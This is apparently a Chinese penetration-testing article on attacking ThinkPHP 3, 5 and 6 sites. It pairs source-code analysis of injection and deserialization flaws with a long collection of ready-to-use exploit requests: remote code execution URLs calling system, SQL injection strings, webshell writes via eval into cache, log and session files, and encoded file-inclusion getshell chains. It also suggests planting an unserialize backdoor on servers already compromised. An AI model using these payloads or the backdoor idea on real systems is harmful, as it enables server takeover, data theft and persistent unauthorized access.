
可以看到如果以常规的exp进行测试是返回方法不存在的，因为原生路由被二次开发修改了，所以最终代码执行的payload如下：




5.0.*和5.1.*
相对来说5.0可利用的exp比较5.1要多一些，5.1主要的利用方式还是上面举例用的exp。
App.php出现问题的代码如下：

```php
protected function parseModuleAndClass($name, $layer, $appendSuffix)
{
    if (false !== strpos($name, needle: '\\')) {
        $class  = $name;
        $module = $this->request->module();
    } else {
        if (strpos($name, needle: '/')) {
            list($module, $name) = explode( delimiter: '/', $name, limit: 2);
        } else {
            $module = $this->request->module();
        }

        $class = $this->parseClass($module, $layer, $name, $appendSuffix);
    }

    return [$module, $class];
}
```

其实就是把反斜杠认定为类名，最终使得类实例化，具体的分析在这里就不拿出来水字数了。
而在渗透的过程中大的思路其实是差不多的，尝试多种**exp**，尝试读**log**文件等，可以通过简单比对两个版本的目录结构在没有其他信息的情况下判断版本。
TP5：



TP5.1：



如果网站不是以**/public/**作为根目录的话，又没通过报错直接体现版本的，可以通过访问目录看目录是否存在来做判断比如访问**./thinkphp/**，这里不推荐通过/app/目录来做判断，因为笔者遇到过很多开发者会修改这个目录，比方说改成/apps/，/applications/，也就无法准确判断是5.1还是5.0。

tp3的渗透思路

tp3 关于**log**文件相关的利用同上，目录一般为**./Application/Runtime/logs/xxx/xx_xx_xx.log** ，其中xxx为app名，文件名为年_月_日**.log**，如：Application\Runtime\Logs\Home\16_09_09**.log**。


sql注入

tp3的sql注入指的是框架层面的注入问题，即二次开发的时候如果调用了model内的**find, delete,** select方法的话，就可能出现注入问题。

对于白盒测试而言，只要model**.class.**php没修复然后找到调用了方法的地方就可以挖掘到注入。

以select方法简单做个分析。

Model**.class.**php



```php
    public function select($options=array()) {
        $pk   =  $this->getPk();
        if(is_string($options) || is_numeric($options)) {
            // 根据主键查询
            if(strpos($options, needle: ',')) {
                $where[$pk]     =  array('IN',$options);
            }else{
                $where[$pk]     =  $options;
            }
            $options            =  array();
            $options['where']   =  $where;
        }elseif (is_array($options) && (count($options) > 0) && is_array($pk)) {
            // 根据复合主键查询
            $count = 0;
            foreach (array_keys($options) as $key) {
                if (is_int($key)) $count++;
            }
            if ($count == count($pk)) {
                $i = 0;
                foreach ($pk as $field) {
                    $where[$field] = $options[$i];
                    unset($options[$i++]);
                }
                $options['where']  =  $where;
            } else {
                return false;
            }
        } elseif(false === $options){ // 用于子查询 不查询只返回SQL
            $options['fetch_sql'] = true;
        }
        // 分析表达式
        $options    =  $this->_parseOptions($options);
        // 判断查询缓存
        if(isset($options['cache'])){
            $cache  =   $options['cache'];
            $key    =   is_string($cache['key'])?$cache['key']:md5(serialize($options));
            $data   =   S($key,'',$cache);
```

函数可以接受一个options参数，为了构成注入肯定是要进入到_parseOptions方法，也就是要绕过两次判断，也就是只要传输的options为数组，同时主键不是数组，就能进到_parseOptions方法。

```php
protected function _parseOptions($options=array()) {
    if(is_array($options))
        $options =  array_merge($this->options,$options);

    if(!isset($options['table'])){
        // 自动获取表名
        $options['table']   =   $this->getTableName();
        $fields             =   $this->fields;
    }else{
        // 指定数据表 则重新获取字段列表 但不支持类型检测
        $fields             =   $this->getDbFields();
    }

    // 数据表别名
    if(!empty($options['alias'])) {
        $options['table']  .=   ' '.$options['alias'];
    }
    // 记录操作的模型名称
    $options['model']       =   $this->name;

    // 字段类型验证
    if(isset($options['where']) && is_array($options['where']) && !empty($fields) && !isset($options['join'])) {
        // 对数组查询条件进行字段类型检查
        foreach ($options['where'] as $key=>$val){
            $key            =   trim($key);
            if(in_array($key,$fields, strict: true)){
                if(is_scalar($val)) {
                    $this->_parseType( &data: $options['where'],$key);
                }
            }elseif(!is_numeric($key) && '_' != substr($key, start: 0, length: 1) && false === strpos($key, needle: '.') && false === strpos($key, needle: '(') && false === strpos
                if(!empty($this->options['strict'])){
                    E(L('_ERROR_QUERY_EXPRESS_').':['.$key.'=>'.$val.']');
                }
                unset($options['where'][$key]);
            }
        }
```

可以看到传入options['table']或options['alias']且设置options['where']值为字符串，最终会options直接返回，整个过程是没有过滤的，然后进到ThinkPHP\Libray\Think\Db\Diver.class.php，进到**select**方法。

```php
    public function select($options=array()) {
        $this->model  =   $options['model'];
        $this->parseBind( bind: !empty($options['bind'])?$options['bind']:array());
        $sql    = $this->buildSelectSql($options);
        $result   = $this->query($sql, fetchSql: !empty($options['fetch_sql']) ? true : false);
        return $result;
    }

    /**
     * 生成查询SQL
     * @access public
     * @param array $options 表达式
     * @return string
     */
    public function buildSelectSql($options=array()) {
        if(isset($options['page'])) {
            // 根据页数计算limit
            list($page,$listRows)   =   $options['page'];
            $page    =  $page>0 ? $page : 1;
            $listRows=  $listRows>0 ? $listRows : (is_numeric($options['limit'])?$options['limit']:20);
            $offset  =  $listRows*($page-1);
            $options['limit'] =  $offset.','.$listRows;
        }
        $sql  =   $this->parseSql($this->selectSql,$options);
        return $sql;
    }
```

可以看到sql语句是最后的parseSql生成的。

```php
public function parseSql($sql,$options=array()){
    $sql   = str_replace(
        array('%TABLE%','%DISTINCT%','%FIELD%','%JOIN%','%WHERE%','%GROUP%','%HAVING%','%ORDER%','%LIMIT%','%UNION%','%LOCK%','%COMMENT%','%FORCE%'),
        array(
            $this->parseTable($options['table']),
            $this->parseDistinct( distinct: isset($options['distinct'])?$options['distinct']:false),
            $this->parseField( fields: !empty($options['field'])?$options['field']:'*'),
            $this->parseJoin( join: !empty($options['join'])?$options['join']:''),
            $this->parseWhere( where: !empty($options['where'])?$options['where']:''),
            $this->parseGroup( group: !empty($options['group'])?$options['group']:''),
            $this->parseHaving( having: !empty($options['having'])?$options['having']:''),
            $this->parseOrder( order: !empty($options['order'])?$options['order']:''),
            $this->parseLimit( limit: !empty($options['limit'])?$options['limit']:''),
            $this->parseUnion( union: !empty($options['union'])?$options['union']:''),
            $this->parseLock( lock: isset($options['lock'])?$options['lock']:false),
            $this->parseComment( comment: !empty($options['comment'])?$options['comment']:''),
            $this->parseForce( index: !empty($options['force'])?$options['force']:'')
        ),$sql);
    return $sql;
}
```

跟进到parseWhere方法，只要绕过**if**，最终的**return**的sql语句是直接拼接的，也就是注入的产生原因，会直接带入**select**方法执行。

```php
protected function parseWhere($where) {
    $whereStr = '';
    if(is_string($where)) {...}else{ // 使用数组表达式
        $operate  = isset($where['_logic'])?strtoupper($where['_logic']):'';
        if(in_array($operate,array('AND','OR','XOR'))){...}else{...}
        foreach ($where as $key=>$val){...}
        $whereStr = substr($whereStr, start: 0,-strlen($operate));
    }
    return empty($whereStr)?'':' WHERE '.$whereStr;
}
```

黑盒测试也比较类似，一般情况下找到数据库交互点后进行注入尝试即可。
cache写shell
cache写webshell的难点在于**cache**文件名的确定，一般情况下是**md5**(绝对路径)生成的**cache**文件，上文也提到某些情况下可以通过**log**文件确定**cache**文件名称
cache文件写入的时候会被注释，所以需要通过%0d%0a提行绕过注释。
所以最终的payload一般为：

```
%0d%0aeval($_POST['cmd']);%0d%0a//
```

找到参数影响页面的点后通过传参写入webshell，本地可以复现，实战中倒是没遇到过。
tp3渗透主要思路
tp3的渗透在实战中利用的点比较少，所以一般而言遇到tp3的目标，最主要的思路在于找log，然后通过log去看有没有后台之类的，相对来说较一起会比对框架的注入，**cache**写shell等靠谱。
tp3 关于**log**文件相关的利用同tp5，目录一般为./Application/Runtime/**logs**/xxx/xx_xx_xx.**log** ，其中xxx为app名，文件名为年_月_日.**log**，如：Application\Runtime**Logs**\Home\16_09_09.**log**，文件名的格式可能会有变化，多尝试一下一般也能找到。
tp6的新型问题
tp6的利用链
关于model.php的__destruct()方法调用其他类__tostring()方法的文已经有人发过了，但是文中把poc打码了，这里简单跟一下。

```php
1075    public function __destruct()
1076    {
1077        if ($this->lazySave) {
1078            $this->save();
1079        }
1080    }
```

将对象的lazySave属性设置为**True**进入save方法：

```php
public function save(array $data = [], string $sequence = null): bool
{
    // 数据对象赋值
    $this->setAttrs($data);

    if ($this->isEmpty() || false === $this->trigger( event: 'BeforeWrite')) {
        return false;
    }

    $result = $this->exists ? $this->updateData() : $this->insertData($sequence);

    if (false === $result) {
        return false;
    }

    // 写入回调
    $this->trigger( event: 'AfterWrite');

    // 重新记录原始数据
    $this->origin   = $this->data;
    $this->set      = [];
    $this->lazySave = false;

    return true;
}
```

然后进updateData方法：

```php
protected function updateData(): bool
{
    // 事件回调
    if (false === $this->trigger( event: 'BeforeUpdate')) {
        return false;
    }

    $this->checkData();

    // 获取有更新的数据
    $data = $this->getChangedData();

    if (empty($data)) {
        // 关联更新
        if (!empty($this->relationWrite)) {
            $this->autoRelationUpdate();
        }

        return true;
    }

    if ($this->autoWriteTimestamp && $this->updateTime && !isset($data[$this->updateTime])) {
        // 自动写入更新时间
        $data[$this->updateTime]       = $this->autoWriteTimestamp($this->updateTime);
        $this->data[$this->updateTime] = $data[$this->updateTime];
    }

    // 检查允许字段
    $allowFields = $this->checkAllowFields();

    foreach ($this->relationWrite as $name => $val) {
        if (!is_array($val)) {
            continue;
        }

        foreach ($val as $key) {
            if (isset($data[$key])) {
```

在checkAllowFields方法中调用db方法，图中方法中框起来的语句是可以拼接的，只需要将这两个属性中的一个设置为类对象，即可触发对象的__toString方法。之后的利用方式和tp5.*相同。

```php
protected function checkAllowFields(): array
{
    // 检测字段
    if (empty($this->field)) {
        if (!empty($this->schema)) {
            $this->field = array_keys(array_merge($this->schema, $this->jsonType));
        } else {
            $query = $this->db();
            $table = $this->table ? $this->table . $this->suffix : $query->getTable();

            $this->field = $query->getConnection()->getTableFields($table);
        }

        return $this->field;
    }

    $field = $this->field;

    if ($this->autoWriteTimestamp) {
        array_push( &array: $field, $this->createTime, $this->updateTime);
```

```php
    /** 获取当前模型的数据库查询对象 ...*/
    public function db($scope = []): Query
    {
        /** @var Query $query */
        $query = self::$db->connect($this->connection)
            ->name( name: $this->name . $this->suffix)
            ->pk($this->pk);

        if (!empty($this->table)) {
            $query->table( table: $this->table . $this->suffix);
        }

        $query->model($this)
            ->json($this->json, $this->jsonAssoc)
            ->setFieldType(array_merge($this->schema, $this->jsonType));

        // 软删除
        if (property_exists($this, property: 'withTrashed') && !$this->withTrashed) {
            $this->withNoTrashed($query);
        }

        // 全局作用域
        if (is_array($scope)) {
            $globalScope = array_diff($this->globalScope, $scope);
            $query->scope($globalScope);
        }
```


接着与tp5.*后的gadget是一致的，最终目的是要这个效果实现代码执行。

```php
} else {
    $closure = $this->withAttr[$fieldName];   // $closure ="call_user_func";
    $value   = $closure($value, $this->data); // $value = "assert" ; $this->data="phpinfo();";  // $value = call_user_func("assert", "phpinfo();");
}
```

接下来是构造poc，由于测试利用链，笔者手写了一个unserialize。

```php
class Index
{
    public function index()
    {
        $a = base64_decode($_GET['c']);
        echo $a;
        $u = unserialize($a);
        return 'ThinkPHP V6.x';
    }
}
```

然后通过Dido1960大佬的poc代码生成payload。
poc参见：
https://github.com/Dido1960/thinkphp/blob/master/v6.0.x/poc/poc.php



该利用链需求一个反序列化的可控点，二次开发在使用unserialize后可能导致代码执行。同时也可能利用该问题构成一个tp6的后门，如已经通过其他方式获取服务器权限，则可在某些地方加入unserialize函数实现反序列化的一个后门。

所有poc

Thinkphp5 rce poc

利用工具

https://github.com/wh1t3p1g/phpggc

https://github.com/SkyBlueEternal/thinkphp-RCE-POC-Collection

thinkphp 5.0.22

1、http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.username

2、http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.password

3、http://url/to/thinkphp_5.0.22/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id

4、http://url/to/thinkphp_5.0.22/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5

5、http://127.0.0.1/tp5/public/?s=index/\think\View/display&content=%22%3C?%3E%3C?php%20phpinfo();?%3E&data=1

thinkphp 5.0.21

6、http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id

7、http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5.1.*

8、http://url/to/thinkphp5.1.29/?s=index/\think\Request/input&filter=phpinfo&data=1

9、http://url/to/thinkphp5.1.29/?s=index/\think\Request/input&filter=system&data=cmd

10、http://url/to/thinkphp5.1.29/?s=index/\think\template\driver\file/write&cacheFile=shell.php&content=%3C?php%20phpinfo();?%3E

11、http://url/to/thinkphp5.1.29/?s=index/\think\view\driver\Php/display&content=%3C?php%20phpinfo();?%3E

12、http://url/to/thinkphp5.1.29/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

13、http://url/to/thinkphp5.1.29/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd

14、http://url/to/thinkphp5.1.29/?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

15、http://url/to/thinkphp5.1.29/?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd

未知版本

16、?s=index/\think\module/action/param1/${@phpinfo()}

17、?s=index/\think\Module/Action/Param/${@phpinfo()}

18、?s=index/\think/module/aciton/param1/${@print(THINK_VERSION)}

19、index.php?s=/home/article/view_recent/name/1'

header = "X-Forwarded-For:1') and extractvalue(1, concat(0x5c,(select md5(233))))#"

20、index.php?s=/home/shopcart/getPricetotal/tag/1%27

21、index.php?s=/home/shopcart/getpriceNum/id/1%27

22、index.php?s=/home/user/cut/id/1%27

23、index.php?s=/home/service/index/id/1%27

24、index.php?s=/home/pay/chongzhi/orderid/1%27

25、index.php?s=/home/pay/index/orderid/1%27

26、index.php?s=/home/order/complete/id/1%27

27、index.php?s=/home/order/complete/id/1%27

28、index.php?s=/home/order/detail/id/1%27

29、index.php?s=/home/order/cancel/id/1%27

30、index.php?s=/home/pay/index/orderid/1%27)%20UNION%20ALL%20SELECT%20md5(233)--+

31、POST /index.php?s=/home/user/checkcode/ HTTP/1.1

Content-Disposition: form-data; name="couponid"

1') union select sleep('''+str(sleep_time)+''')#

thinkphp 5.0.23（完整版）debug模式

32、(post)public/index.php (data)_method=__construct&filter[]=system&server[REQUEST_METHOD]=touch%20/tmp/xxx

thinkphp 5.0.23(完整版)

33、（post）public/index.php?s=captcha (data) _method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls -al

thinkphp 5.0.10（完整版）
34、(post)public/index.php?s=index/index/index (data)s=whoami&_method=__construct&method&filter[]=system
thinkphp 5.1.* 和 5.2.* 和 5.0.*
35、(post)public/index.php (data)c=exec&f=calc.exe&_method=filter
Thinkphp5 注入 poc
需开启app_debug
http://yoursite/index/index/index?username[0]=inc&username[1]=updatexml(1,concat(0x7,user(),0x7e),1)&username[2]=1
http://localhost:8000/index/index/index?
username[0]=point&username[1]=1&username[2]=updatexml(1,concat(0x7,user(),0x7e),1)^&username[3]=0
http://localhost:8000/index/index/index?username=) union select updatexml(1,concat(0x7,user(),0x7e),1)#
http://localhost:8000/index/index/index?username[0]=not like&username[1][0]=%%&username[1][1]=233&username[2]=) union select
1,user()#
http://localhost:8000/index/index/index?orderby[id`|updatexml(1,concat(0x7,user(),0x7e),1)%23]=1
http://localhost:8000/index/index/index?options=id`)%2bupdatexml(1,concat(0x7,user(),0x7e),1) from users%23
Thinkphp5 文件包含 poc
5.0.0<=**ThinkPHP5**<=5.0.18 、5.1.0<=ThinkPHP<=5.1.10
创建 application/index/view/index/index.html 文件，内容随意（没有这个模板文件的话，在渲染时程序会报错），并将图片马 1.jpg 放至 public 目录下（模拟上传图片操作）。接着访问 http://localhost:8000/index/index/index?cacheFile=demo.php 链接，即可触发 文件包含漏洞 。
Thinkphp5 代码执行poc
5.0.0<=ThinkPHP5<=5.0.10
http://localhost/tpdemo/public/?username=mochazz123%0d%0a@eval($_GET[_]);//
http://localhost:8000/index.php?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1]
[]=1
ThinkPHP <= 5.0.13
POST /?s=index/index
s=whoami&_method=__construct&method=&filter[]=system
ThinkPHP <= 5.0.23、5.1.0 <= 5.1.16 需要开启框架app_debug
POST /
_method=__construct&filter[]=system&server[REQUEST_METHOD]=ls -al

ThinkPHP <= 5.0.23 需要存在xxx的method路由，例如captcha
POST /?s=xxx HTTP/1.1
_method=__construct&filter[]=system&method=get&get[]=ls+-al
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls
写shell进日志
_method=__construct&method=get&filter[]=call_user_func&server[]=phpinfo&get[]=<?php eval($_POST['x'])?>
&
写shell进session
POST /?s=captcha HTTP/1.1
Cookie: PHPSESSID=kking
_method=__construct&filter[]=think\Session::set&method=get&get[]=<?php eval($_POST['x'])?>&server[]=1
&
包含session getshell
POST /?s=captcha
_method=__construct&method=get&filter[]=think__include_file&get[]=tmp\sess_kking&server[]=1
通过日志包含getshell
_method=__construct&method=get&filter[]=think__include_file&server[]=phpinfo&get[]=../data/runtime/log/201901/21.log&x=phpinfo()
;
&
POST /?s=captcha
Cookie: PHPSESSID=kking
_method=__construct&filter[]=think\Session::set&method=get&get[]=abPD9waHAgQGV2YWwoJF9HRVRbJ3InXSk7Oz8%2bab&server[]=1
+号用urlencode编码为%2b，前后加ab为了凑足解码
/?s=captcha&r=phpinfo();
_method=__construct&method=get&filter[]=think__include_file&get[]=php://filter/read=convert.base64-
decode/resource=c:\www\tmp\sess_kking&server[]=1
&
POST /?s=captcha&r=phpinfo();
Cookie: PHPSESSID=kking
_method=__construct&method=get&filter[]=base64_decode&filter[]=think__include_file&get[]=cGhwOi8vZmlsdGVyL3JlYWQ9Y29udmVydC5iYXN
lNjQtZGVjb2RlL3Jlc291cmNlPWM6XHd3d1x0bXBcc2Vzc19ra2luZw==&server[]=1
&
设置session
POST /?s=captcha
Cookie: PHPSESSID=kktest

_method=__construct&filter[]=think\Session::set&method=get&get[]=abPD9waHAgQGV2YWwoYmFzZTY0X2RlY29kZSgkX0dFVFsnciddKSk7Oz8%2bab&s
erver[]=1
文件包含
POST /?s=captcha&r=cGhwaW5mbygpOw==

_method=__construct&filter[]=strrev&filter[]=think__include_file&method=get&server[]=1&get[]=tsetkk_sses/pmt/=ecruoser/edoced-
46esab.trevnoc=daer/retlif//:php
Thinkphp6 任意文件创建
需可控session参数，如username
/index.php?username=<?php phpinfo();?>
Cookie:123456789012345678901234567O.php
Cookie需32位

在runtime\session下生成
